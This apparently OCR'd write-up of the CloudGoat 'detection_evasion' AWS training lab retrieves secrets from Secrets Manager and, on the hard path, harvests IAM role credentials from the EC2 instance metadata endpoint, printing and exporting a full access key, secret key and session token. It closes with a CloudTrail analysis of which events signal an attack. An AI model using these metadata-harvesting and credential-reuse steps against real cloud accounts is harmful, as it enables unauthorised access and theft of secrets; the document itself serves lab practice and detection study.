- Description: This is the final secret for the 'hard' path of the detection_evasion cloudgoat scenario.


Secret 2

- Name: detection_evasion_cgidba3j3i8o4w_easy_secret
- ARN: arn:aws:secretsmanager:us-east-1:528757803018:secret:detection_evasion_cgidba3j3i8o4w_easy_secret-pqQhOV
- Description: This is the final secret for the 'easy' path of the detection_evasion cloudgoat scenario.

Read Secret2 (easy_secret)

Read secret with ARN `detection_evasion_cgidba3j3i8o4w_easy_secret` .

- `aws --region us-east-1  secretsmanager get-secret-value --secret-id arn:aws:secretsmanager:us-east-1:528757803018:secret:detection_evasion_cgidba3j3i8o4w_easy_secret-pqQhOV`




```
{
    "Name": "detection_evasion_cgidba3j3i8o4w_easy_secret",
    "VersionId": "terraform-20240812211546701200000003",
    "SecretString": "cg-secret-889877-282341",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": 1723497347.381,
    "ARN": "arn:aws:secretsmanager:us-east-1:528757803018:secret:detection_evasion_cgidba3j3i8o4w_easy_secret-pqQhOV"
}
```


Answer 1

Secret string 1 : `cg-secret-889877-282341`

[Secret2] hard_path-cg-detection-evasion

Start hard_path session

Start session with hard_path instance.

Terminal connection to the instance is established.

- `aws --profile cg4 --region us-east-1 ssm start-session --target i-000d79626b2094162`

```
(.venv) bob@bob-virtual-machine:~/cloudgoat$ aws --profile cg4 --region us-east-1 ssm start-sess
ion --target i-0c3d3086006dd535b

Starting session with SessionId: r_waterhouse-xiuyerct3om65vi3fsx4biioku
sh-4.2$
```

IAM Role for Instance

Retrieve IAM role assigned to the current EC2 instance.

- `curl` `http://169.254.169.254/latest/meta-data/iam/security-credentials`

```
sh-4.2$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials
detection_evasion_cgidba3j3i8o4w_hardsh-4.2$
```

```
detection_evasion_cgidba3j3i8o4w_hard
```

Security Credentials of IAM Role for Instance

Retrieve credentials for AWS resource access.

- `curl` `http://169.254.169.254/latest/meta-data/iam/security-credentials/detection_evasion_cgidba3j3i8o4w_hard`


```
sh-4.2$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/detection_evasion_
cgidba3j3i8o4w_hard
{
  "Code" : "Success",
  "LastUpdated" : "2024-08-13T00:58:57Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAXWHDLZAFEJR63SRZ",
  "SecretAccessKey" : "HtPWc/hah/dQ+BbkmBHlYl4ePXrxQCBu4JeITJbA",
  "Token" : "IQoJb3JpZ2luX2VjEKH//////////wEaCXVzLWVhc3QtMSJIMEYCIQDyXyHuvtapf+5JmcgcIUoNSQgTeip
VjY+u6jDGr7euvAIhAPso9kcs1FkamCxZc6k/AJeGi7Ya1D+1zvPlAjCTRcoEKsQFCJr//////////wEQABoMNTI4NzU3ODA
zMDE4IgwquytR9EHhIUjCuG0qmAV2OzXZ4QTAfdCN/i/NHU+Fx7DzzlaOE+GEZDdm0f4ZFMYL3ipPSK+O6mCn3sgSEaxBqJh
dV+2xV01DV5FKKOskhN7KdMauFeH6zjcWS3PgDhxMEWYMYd/bzet3KmXhSPBpi5czFrmuy+vLaYzcqr0493mnPagojwPh34K
BwxLJ1d8Yiyn+ACKybv1BV4mv3UEZ6VsU98VOvgbYzE96HbNcrzebD8T0cGndmEvImZXBmOo2Ub0xfiuZdmx3ZDJbwo+lz3N
GI4wtxJnvpx2SOOc/C6inrvutO6UkdGwqpJxkfNEb2qqymaabEjXj9qhWQrTi0gPVRntfjKTsxvKHzuCVfupqMLbeghCXBYW
RbPqNmM7I701qLfx8ikMf5d6HlfH4lTYwsgSQRbbfzc7DgkTQ+7Fm02y0jF7YKVhmKcBlsrwHY/XATYKbbHR1SxUM0CJHg4E
0AEP1qd4wtOa/U2N1bBSygU1RJtk5OYXTDXK4gltKf7jHhk0Iar8BbDi2Eq+rrKmgD5CYqvJNSm8daiwXITkHQBzQdEdJpxD
v0sVHziu1UZkY0uqjLJ+Iq7jOhCIoOPbCEaJVUTBKGcDcHhmrPuCNJXWuZz01iXPINvlRFJlMtvUbvVjMmaZzzljxrtKTtJw
Jrcp7DFTUwUemTqyj9V1eIZCJXs1ECVfk723MF1YP/lsn90RGz9ZrLs2PwEo6QYa01rEHdV0rDC5K/6AxLLGeJ3nZckBK7/f
tK9SmtQLkEbyA0fQc5HN8BPckecVUPPa5RCuNwGfsZUI5v/jK2EOkC+5HVSvZvCjdQtvBUOcJRXCEkWt+mosjKgtT00Dc+LK
ssCo9dEAh+lqplGHNdXvSNW0EK4tkFK8ksucZCKIjWoIkvoHOMPff6rUGOrABZm5P7xFqccqgra5hTwDBA9mDEqsynYIyR2V
o8Nie0aGoD/1usD7jeO7bWb5BBKmDJp7rFrxO3RzSLfSxImiFflNj3NS4FWOpllAHuBFW6ojOwTupizU4N0mjswx2VLrfj2S
v1sjC12GaczJcUQHhstFzKQ81+f13B/IaPA1meco4sKcTYKB+QhTrMUgXLXmKeFSmpltTupuFQOhPwP+sDamBtxVCswPebsy
BVCtMkzc=",
  "Expiration" : "2024-08-13T07:19:11Z"
}sh-4.2$
```

```
{
  "Code" : "Success",
  "LastUpdated" : "2024-08-13T00:58:57Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAXWHDLZAFEJR63SRZ",
  "SecretAccessKey" : "HtPWc/hah/dQ+BbkmBHlYl4ePXrxQCBu4JeITJbA",
  "Token" : "IQoJb3JpZ2luX2VjEKH//////////wEaCXVzLWVhc3QtMSJIMEYCIQDyXyHuvtapf+5JmcgcIUoNS
QgTeipVjY+u6jDGr7euvAIhAPso9kcs1FkamCxZc6k/AJeGi7Ya1D+1zvPlAjCTRcoEKsQFCJr//////////wEQABo
MNTI4NzU3ODAzMDE4IgwquytR9EHhIUjCuG0qmAV2OzXZ4QTAfdCN/i/NHU+Fx7DzzlaOE+GEZDdm0f4ZFMYL3ipPS
K+O6mCn3sgSEaxBqJhdV+2xV01DV5FKKOskhN7KdMauFeH6zjcWS3PgDhxMEWYMYd/bzet3KmXhSPBpi5czFrmuy+v
LaYzcqr0493mnPagojwPh34KBwxLJ1d8Yiyn+ACKybv1BV4mv3UEZ6VsU98VOvgbYzE96HbNcrzebD8T0cGndmEvIm
ZXBmOo2Ub0xfiuZdmx3ZDJbwo+lz3NGI4wtxJnvpx2SOOc/C6inrvutO6UkdGwqpJxkfNEb2qqymaabEjXj9qhWQrT
i0gPVRntfjKTsxvKHzuCVfupqMLbeghCXBYWRbPqNmM7I701qLfx8ikMf5d6HlfH4lTYwsgSQRbbfzc7DgkTQ+7Fm0
```

```
2y0jF7YKVhmKcBlsrwHY/XATYKbbHR1SxUM0CJHg4E0AEP1qd4wtOa/U2N1bBSygU1RJtk5OYXTDXK4gltKf7jHhk0
Iar8BbDi2Eq+rrKmgD5CYqvJNSm8daiwXITkHQBzQdEdJpxDv0sVHziu1UZkY0uqjLJ+Iq7jOhCIoOPbCEaJVUTBKG
cDcHhmrPuCNJXWuZz01iXPINvlRFJlMtvUbvVjMmaZzzljxrtKTtJwJrcp7DFTUwUemTqyj9V1eIZCJXs1ECVfk723
MF1YP/lsn90RGz9ZrLs2PwEo6QYa01rEHdV0rDC5K/6AxLLGeJ3nZckBK7/ftK9SmtQLkEbyA0fQc5HN8BPckecVUP
Pa5RCuNwGfsZUI5v/jK2EOkC+5HVSvZvCjdQtvBUOcJRXCEkWt+mosjKgtT00Dc+LKssCo9dEAh+lqplGHNdXvSNW0
EK4tkFK8ksucZCKIjWoIkvoHOMPff6rUGOrABZm5P7xFqccqgra5hTwDBA9mDEqsynYIyR2Vo8Nie0aGoD/1usD7je
O7bWb5BBKmDJp7rFrxO3RzSLfSxImiFflNj3NS4FWOpllAHuBFW6ojOwTupizU4N0mjswx2VLrfj2Sv1sjC12GaczJ
cUQHhstFzKQ81+f13B/IaPA1meco4sKcTYKB+QhTrMUgXLXmKeFSmpltTupuFQOhPwP+sDamBtxVCswPebsyBVCtMk
zc=",
  "Expiration" : "2024-08-13T07:19:11Z"
}
```

Get secret list - FAIL

No network connected.



Read Secret1 (hard_secret)

Set Security credentials as environment variables.

```
export AWS_ACCESS_KEY_ID=ASIAXWHDLZAFEJR63SRZ
export AWS_SECRET_ACCESS_KEY=HtPWc/hah/dQ+BbkmBHlYl4ePXrxQCBu4JeITJbA
export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEKH//////////wEaCXVzLWVhc3QtMSJIMEYCIQDyXyHuvtapf
+5JmcgcIUoNSQgTeipVjY+u6jDGr7euvAIhAPso9kcs1FkamCxZc6k/AJeGi7Ya1D+1zvPlAjCTRcoEKsQFCJ
r//////////wEQABoMNTI4NzU3ODAzMDE4IgwquytR9EHhIUjCuG0qmAV2OzXZ4QTAfdCN/i/NHU+Fx7DzzlaOE+GE
ZDdm0f4ZFMYL3ipPSK+O6mCn3sgSEaxBqJhdV+2xV01DV5FKKOskhN7KdMauFeH6zjcWS3PgDhxMEWYMYd/bzet3Km
XhSPBpi5czFrmuy+vLaYzcqr0493mnPagojwPh34KBwxLJ1d8Yiyn+ACKybv1BV4mv3UEZ6VsU98VOvgbYzE96HbNc
rzebD8T0cGndmEvImZXBmOo2Ub0xfiuZdmx3ZDJbwo+lz3NGI4wtxJnvpx2SOOc/C6inrvutO6UkdGwqpJxkfNEb2q
qymaabEjXj9qhWQrTi0gPVRntfjKTsxvKHzuCVfupqMLbeghCXBYWRbPqNmM7I701qLfx8ikMf5d6HlfH4lTYwsgSQ
Rbbfzc7DgkTQ+7Fm02y0jF7YKVhmKcBlsrwHY/XATYKbbHR1SxUM0CJHg4E0AEP1qd4wtOa/U2N1bBSygU1RJtk5OY
XTDXK4gltKf7jHhk0Iar8BbDi2Eq+rrKmgD5CYqvJNSm8daiwXITkHQBzQdEdJpxDv0sVHziu1UZkY0uqjLJ+Iq7jO
hCIoOPbCEaJVUTBKGcDcHhmrPuCNJXWuZz01iXPINvlRFJlMtvUbvVjMmaZzzljxrtKTtJwJrcp7DFTUwUemTqyj9V
1eIZCJXs1ECVfk723MF1YP/lsn90RGz9ZrLs2PwEo6QYa01rEHdV0rDC5K/6AxLLGeJ3nZckBK7/ftK9SmtQLkEbyA
0fQc5HN8BPckecVUPPa5RCuNwGfsZUI5v/jK2EOkC+5HVSvZvCjdQtvBUOcJRXCEkWt+mosjKgtT00Dc+LKssCo9dE
Ah+lqplGHNdXvSNW0EK4tkFK8ksucZCKIjWoIkvoHOMPff6rUGOrABZm5P7xFqccqgra5hTwDBA9mDEqsynYIyR2Vo
8Nie0aGoD/1usD7jeO7bWb5BBKmDJp7rFrxO3RzSLfSxImiFflNj3NS4FWOpllAHuBFW6ojOwTupizU4N0mjswx2VL
rfj2Sv1sjC12GaczJcUQHhstFzKQ81+f13B/IaPA1meco4sKcTYKB+QhTrMUgXLXmKeFSmpltTupuFQOhPwP+sDamB
txVCswPebsyBVCtMkzc=
```

```
(.venv) bob@bob-virtual-machine:~/cloudgoat$ export
declare -x AWS_ACCESS_KEY_ID="ASIAXWHDLZAFEJR63SRZ"
declare -x AWS_SECRET_ACCESS_KEY="HtPWc/hah/dQ+BbkmBHlYl4ePXrxQCBu4JeITJbA"
declare -x AWS_SESSION_TOKEN="IQoJb3JpZ2luX2VjEKH//////////wEaCXVzLWVhc3QtMSJIMEYCIQDyXyHuvtapf+
5JmcgcIUoNSQgTeipVjY+u6jDGr7euvAIhAPso9kcs1FkamCxZc6k/AJeGi7Ya1D+1zvPlAjCTRcoEKsQFCJr/////////w
EQABoMNTI4NzU3ODAzMDE4IgwquytR9EHhIUjCuG0qmAV2OzXZ4QTAfdCN/i/NHU+Fx7DzzlaOE+GEZDdm0f4ZFMYL3ipPSK
+O6mCn3sgSEaxBqJhdV+2xV01DV5FKKOskhN7KdMauFeH6zjcWS3PgDhxMEWYMYd/bzet3KmXhSPBpi5czFrmuy+vLaYzcqr
0493mnPagojwPh34KBwxLJ1d8Yiyn+ACKybv1BV4mv3UEZ6VsU98VOvgbYzE96HbNcrzebD8T0cGndmEvImZXBmOo2Ub0xfi
uZdmx3ZDJbwo+lz3NGI4wtxJnvpx2SOOc/C6inrvutO6UkdGwqpJxkfNEb2qqymaabEjXj9qhWQrTi0gPVRntfjKTsxvKHzu
CVfupqMLbeghCXBYWRbPqNmM7I701qLfx8ikMf5d6HlfH4lTYwsgSQRbbfzc7DgkTQ+7Fm02y0jF7YKVhmKcBlsrwHY/XATY
KbbHR1SxUM0CJHg4E0AEP1qd4wtOa/U2N1bBSygU1RJtk5OYXTDXK4gltKf7jHhk0Iar8BbDi2Eq+rrKmgD5CYqvJNSm8dai
wXITkHQBzQdEdJpxDv0sVHziu1UZkY0uqjLJ+Iq7jOhCIoOPbCEaJVUTBKGcDcHhmrPuCNJXWuZz01iXPINvlRFJlMtvUbvV
jMmaZzzljxrtKTtJwJrcp7DFTUwUemTqyj9V1eIZCJXs1ECVfk723MF1YP/lsn90RGz9ZrLs2PwEo6QYa01rEHdV0rDC5K/6
AxLLGeJ3nZckBK7/ftK9SmtQLkEbyA0fQc5HN8BPckecVUPPa5RCuNwGfsZUI5v/jK2EOkC+5HVSvZvCjdQtvBUOcJRXCEkW
t+mosjKgtT00Dc+LKssCo9dEAh+lqplGHNdXvSNW0EK4tkFK8ksucZCKIjWoIkvoHOMPff6rUGOrABZm5P7xFqccqgra5hTw
DBA9mDEqsynYIyR2Vo8Nie0aGoD/1usD7jeO7bWb5BBKmDJp7rFrxO3RzSLfSxImiFflNj3NS4FWOpllAHuBFW6ojOwTupiz
U4N0mjswx2VLrfj2Sv1sjC12GaczJcUQHhstFzKQ81+f13B/IaPA1meco4sKcTYKB+QhTrMUgXLXmKeFSmpltTupuFQOhPwP
+sDamBtxVCswPebsyBVCtMkzc="
```

Access via exported security credentials.

```
aws --region us-east-1  secretsmanager get-secret-value --secret-id arn:aws:secretsmanage
r:us-east-1:528757803018:secret:detection_evasion_cgidba3j3i8o4w_hard_secret-tPJfu9
```

```
(.venv) bob@bob-virtual-machine:~/cloudgoat$ aws --region us-east-1  secretsmanager get-secret-v
alue --secret-id arn:aws:secretsmanager:us-east-1:528757803018:secret:detection_evasion_cgidba3j
3i8o4w_hard_secret-tPJfu9
{
    "ARN": "arn:aws:secretsmanager:us-east-1:528757803018:secret:detection_evasion_cgidba3j3i8o4
w_hard_secret-tPJfu9",
    "Name": "detection_evasion_cgidba3j3i8o4w_hard_secret",
    "VersionId": "terraform-20240812211547698100000004",
    "SecretString": "cg-secret-012337-194329",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": "2024-08-13T06:15:48.092000+09:00"
}
```


```
{
    "ARN": "arn:aws:secretsmanager:us-east-1:528757803018:secret:detection_evasion_cgidba3
j3i8o4w_hard_secret-tPJfu9",
    "Name": "detection_evasion_cgidba3j3i8o4w_hard_secret",
    "VersionId": "terraform-20240812211547698100000004",
    "SecretString": "cg-secret-012337-194329",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": "2024-08-13T06:15:48.092000+09:00"
}
```


Answer 2

Secret string 2 : `cg-secret-012337-194329`

Analyze Cloudtrail

Main columns:

- User name: The ID of the user or instance that performed the API call.
- Event time

- Event name: The name of the API action performed.
- Source IP address
- Resources: Provides information about the AWS resources associated with each event.

User name	Event time	Event name	Source IP address	Resources
bob	2024-08-18T11:16:26Z	AttachRolePolicy	218.146.20.61	[{"resourceType":"AWS::IAM::Policy","resourceName":"arn:a {"resourceType":"AWS::IAM::Role","resourceName":"detectic
bob	2024-08-18T11:16:26Z	SetTopicAttributes	218.146.20.61	[{"resourceType":"AWS::SNS::Topic","resourceName":"arn:a
bob	2024-08-18T11:16:26Z	SetTopicAttributes	218.146.20.61	[{"resourceType":"AWS::SNS::Topic","resourceName":"arn:a
bob	2024-08-18T11:16:26Z	PutSecretValue	218.146.20.61	[{"resourceType":"AWS::SecretsManager::Secret","resourceN 1:528757803018:secret:detection_evasion_cgidpjl4ivej7l_eas

Events for Attack Detection

1. RunInstances

- This event represents the creation of a new EC2 instance.
- An attacker might use this event to launch a new instance for malicious activities or to manipulate existing infrastructure.
- This event can be particularly suspicious if it occurs in an environment where instance creation is rare or non-existent.
- **Example**

User name	Event time	Event name	Source IP address	Resources
bob	2024-08-18T11:16:48Z	RunInstances	218.146.20.61	[{"resourceType":"AWS::EC2::VPC","resourceName":"vpc-0c78 {"resourceType":"AWS::EC2::Ami","resourceName":"ami-0c8e2 {"resourceType":"AWS::IAM::InstanceProfile","resourceName":" profile/detection_evasion_cgidpjl4ivej7l_hard"}, {"resourceType":"AWS::IAM::InstanceProfile","resourceName":" {"resourceType":"AWS::IAM::InstanceProfile","resourceName":" {"resourceType":"AWS::EC2::NetworkInterface","resourceName {"resourceType":"AWS::EC2::Instance","resourceName":"i-0d15 {"resourceType":"AWS::EC2::SecurityGroup","resourceName":" {"resourceType":"AWS::EC2::SecurityGroup","resourceName":" {"resourceType":"AWS::EC2::Subnet","resourceName":"subnet-
bob	2024-08-18T11:16:48Z	RunInstances	218.146.20.61	[{"resourceType":"AWS::EC2::VPC","resourceName":"vpc-0c78 {"resourceType":"AWS::EC2::Ami","resourceName":"ami-0c8e2 {"resourceType":"AWS::IAM::InstanceProfile","resourceName":" {"resourceType":"AWS::IAM::InstanceProfile","resourceName":" profile/detection_evasion_cgidpjl4ivej7l_easy"}, {"resourceType":"AWS::IAM::InstanceProfile","resourceName":" {"resourceType":"AWS::EC2::NetworkInterface","resourceName {"resourceType":"AWS::EC2::Instance","resourceName":"i-015e {"resourceType":"AWS::EC2::SecurityGroup","resourceName":" {"resourceType":"AWS::EC2::SecurityGroup","resourceName":" {"resourceType":"AWS::EC2::Subnet","resourceName":"subnet-

2. PutSecretValue

- This event involves setting or updating a secret value stored in AWS Secrets Manager.
- An attacker might use this event to alter critical secret information or to set a new secret value for malicious purposes.

- **Example**

User name	Event time	Event name	Source IP address	Resources
bob	2024-08-18T11:16:28Z	PutSecretValue	218.146.20.61	[{"resourceType":"AWS::SecretsManager::Secret","resourceNa east-1:528757803018:secret:detection_evasion_cgidpjl4ivej7l_h
bob	2024-08-18T11:16:26Z	PutSecretValue	218.146.20.61	[{"resourceType":"AWS::SecretsManager::Secret","resourceNa east-1:528757803018:secret:detection_evasion_cgidpjl4ivej7l_e

- However, in this scenario, these events won't indicate attacker behavior.
- The attacker is only viewing the secret values, not modifying them, so these events would be part of the normal environment setup and unrelated to the attacker's actions.

3. CreateVpcEndpoint

- **Description**: This event refers to the creation of a new VPC endpoint.
- An attacker could use this event to manipulate network traffic or intercept specific traffic for malicious activities.
- **Example**

User name	Event time	Event name	Source IP address	Resources
bob	2024-08-18T11:16:48Z	CreateVpcEndpoint	218.146.20.61	[{"resourceType":"AWS::EC2::VPC","resourceName":"v {"resourceType":"AWS::EC2::NetworkInterface","resour {"resourceType":"AWS::EC2::VPCEndpoint","resourceN {"resourceType":"AWS::EC2::SecurityGroup","resourceI {"resourceType":"AWS::EC2::Subnet","resourceName":'
bob	2024-08-18T11:16:48Z	RunInstances	218.146.20.61	[{"resourceType":"AWS::EC2::VPC","resourceName":"v {"resourceType":"AWS::EC2::Ami","resourceName":"am {"resourceType":"AWS::IAM::InstanceProfile","resource {"resourceType":"AWS::IAM::InstanceProfile","resource profile/detection_evasion_cgidpjl4ivej7l_easy"}, {"resourceType":"AWS::IAM::InstanceProfile","resource {"resourceType":"AWS::EC2::NetworkInterface","resour {"resourceType":"AWS::EC2::Instance","resourceName' {"resourceType":"AWS::EC2::SecurityGroup","resourceI {"resourceType":"AWS::EC2::SecurityGroup","resourceI {"resourceType":"AWS::EC2::Subnet","resourceName":'
bob	2024-08-18T11:16:47Z	CreateVpcEndpoint	218.146.20.61	[{"resourceType":"AWS::EC2::VPC","resourceName":"v {"resourceType":"AWS::EC2::NetworkInterface","resour {"resourceType":"AWS::EC2::VPCEndpoint","resourceN {"resourceType":"AWS::EC2::SecurityGroup","resourceI {"resourceType":"AWS::EC2::Subnet","resourceName":'

4. AssociateRouteTable

- This event involves associating a route table with a VPC subnet or gateway.
- An attacker might use this event to alter network routes or redirect specific traffic.
- **Example**

User name	Event time	Event name	Source IP address	Resources
bob	2024-08-18T11:16:48Z	AssociateRouteTable	218.146.20.61	[{"resourceType":"AWS::EC2::RouteTable","resourceName {"resourceType":"AWS::EC2::SubnetRouteTableAssociatio 0919dd642b2381799"},{"resourceType":"AWS::EC2::Subn 0fa80cfb2fce96538"}]

- However, in this scenario, these events won't indicate attacker behavior.
- The IP isn't abnormal.
- I did not perform IP spoofing attack, so it isn't altered from attacker's malicious activity.